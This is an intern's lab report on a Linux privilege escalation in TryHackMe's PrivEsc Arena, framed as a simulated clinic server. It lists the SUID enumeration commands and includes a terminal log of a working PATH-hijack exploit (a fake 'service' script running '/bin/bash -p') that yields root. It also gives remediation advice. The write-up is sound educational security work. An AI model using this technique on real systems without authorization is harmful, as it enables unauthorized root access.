

PRIVILEGE ESCALATION CHAIN DOCUMENTATION (LAB) FOR A FAMILY-OWNED HEALTHCARE CLINIC

Individual Contributor Report — Member 4

Difficulty: Professional / Advanced Practical | Primary Tool: Metasploit Framework (authorized lab only)

Date: 26 September 2026

Authorization Notice: All testing described in this report was conducted exclusively against an authorized lab instance (TryHackMe — Linux PrivEsc Arena). No real, live, or production healthcare clinic systems were accessed, scanned, or tested.

Privilege Escalation Chain Documentation (Lab)

Scenario: Family-Owned Healthcare Clinic (Simulated) — Week 3, SDC Internship

Author: Sawera — Member 4, Individual Contributor

Scope: Authorized lab target only (TryHackMe — Linux PrivEsc Arena). No real or production systems were tested.

1. Scope Statement

This engagement simulates an internal Linux web server belonging to a Family-Owned Healthcare Clinic. Testing was performed exclusively against an authorized, intentionally vulnerable lab machine (TryHackMe's Linux PrivEsc Arena) to demonstrate a full privilege escalation chain from a low-privileged foothold to root. No real client, patient, or production data or systems were involved at any stage.

2. Tools Used

- Metasploit / Kali toolset (via TryHackMe AttackBox)
- SSH (initial access)
- find, strings (enumeration and binary analysis)
- Shell scripting (exploit delivery)

3. Attack Chain — What Was Done and Found

Stage	Action	Result
Initial Access	SSH login with provided low-privilege credentials (TCM)	Shell access as standard user
Enumeration	<code>find / -perm -u=s -type f 2>/dev/null</code>	Identified SUID binaries, including a non-standard one: <code>/usr/local/bin/suid-env</code>
Analysis	<code>strings /usr/local/bin/suid-env</code>	Binary is SUID-root and calls 'service apache2 start' using a relative (non-absolute) path — a PATH-based privilege escalation vulnerability
Exploitation	Created a malicious 'service' script in <code>/tmp</code> containing <code>/bin/bash -p</code> , made it executable, and prepended <code>/tmp</code> to <code>\$PATH</code> before running the SUID binary	The SUID binary executed the attacker-controlled 'service' script with root privileges
Verification	<code>id</code>	<code>uid=0(root) gid=0(root)</code> — confirmed full root access

Root cause: The SUID binary trusted the `$PATH` environment variable and called an external command (service) without specifying its absolute path (`/usr/sbin/service`), allowing any user to override which binary gets executed with root privileges.

4. Severity

High — Any authenticated local user can escalate to full root access with a two-command exploit, no advanced tooling required.

5. Remediation Recommendation

- Modify the SUID binary to call external commands using their full absolute path (e.g. /usr/sbin/service), never relying on \$PATH.
- Where possible, avoid SUID binaries invoking shell commands or external programs entirely; use direct system calls instead.
- Regularly audit SUID/SGID binaries on production systems with `find / -perm -u=s -type f` and review any non-standard entries.


6. What I Would Improve With More Time

Given more time, I would build a small automated script to scan a system for SUID binaries that call external commands via relative paths (using strings + pattern matching), rather than manually inspecting each binary — turning this manual check into a repeatable detection tool for future engagements.

All testing was conducted in an isolated, authorized lab environment (TryHackMe) in accordance with the internship's authorized-testing-only policy.


7. Evidence

Figure 1 — Initial Access




SSH login to the lab target as low-privileged user 'TCM', confirming initial foothold.

Figure 2 — SUID Binary Enumeration




Output of find / -perm -u=s -type f, revealing the non-standard SUID binary /usr/local/bin/suid-env.

Figure 3 — Binary Analysis




Output of strings on the SUID binary, showing it calls 'service apache2 start' via a relative path — the root cause of the vulnerability.

Figure 4 — Exploitation



PATH hijack executed: malicious 'service' script placed in /tmp and prioritized in \$PATH before running the SUID binary, yielding a root shell (root@debian prompt).

Figure 5 — Root Access Verified



tryhackme.com/room/linuxprivescarena

Room progress: 0%

Active machines information

IP Address: 10.130.181.146

IP Address: 10.130.144.229

Task 2 Deploy the vulnerable machine

Your virtual environment has been set up

All machine details can be found at the top of the page.

Attacker machine

Status: Connected via AttackBox

Lab machine

Status: On

See connection methods

This room will teach you a variety of Linux privilege escalation tactics, including kernel exploits, sudo attacks, SUID attacks, scheduled task attacks, and more. This lab was built utilizing Sagi Shahar's privescap (https://github.com/sagishahar/lpeworkshop) and utilized as part of The Cyber Mentor's Linux Privilege Escalation Udemy course (http://udemy.com/course/linux-privilege-escalation-for-beginners).

```
root@debian:/tmp
TCM@debian:~$ strings /usr/local/bin/suid-env
/lib64/ld-linux-x86-64.so.2
5q;Xq
__gmon_start__
libc.so.6
setresgid
setresuid
system
__libc_start_main
GLIBC_2.2.5
ffff.
fffff.
LS L
LS L
LS0H
service apache2 start
TCM@debian:~$ cd /tmp
TCM@debian:/tmp$ echo '/bin/bash -p' > service
TCM@debian:/tmp$ chmod +x service
TCM@debian:/tmp$ PATH=/tmp:$PATH /usr/local/bin/suid-env
root@debian:/tmp# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),1000(user)
root@debian:/tmp#
```

Linux PrivEsc Arena THM AttackBox Persistence: Off 43min 55s

8:36 PM 9/26/2026

Output of id confirming uid=0(root) gid=0(root) — full privilege escalation successfully demonstrated.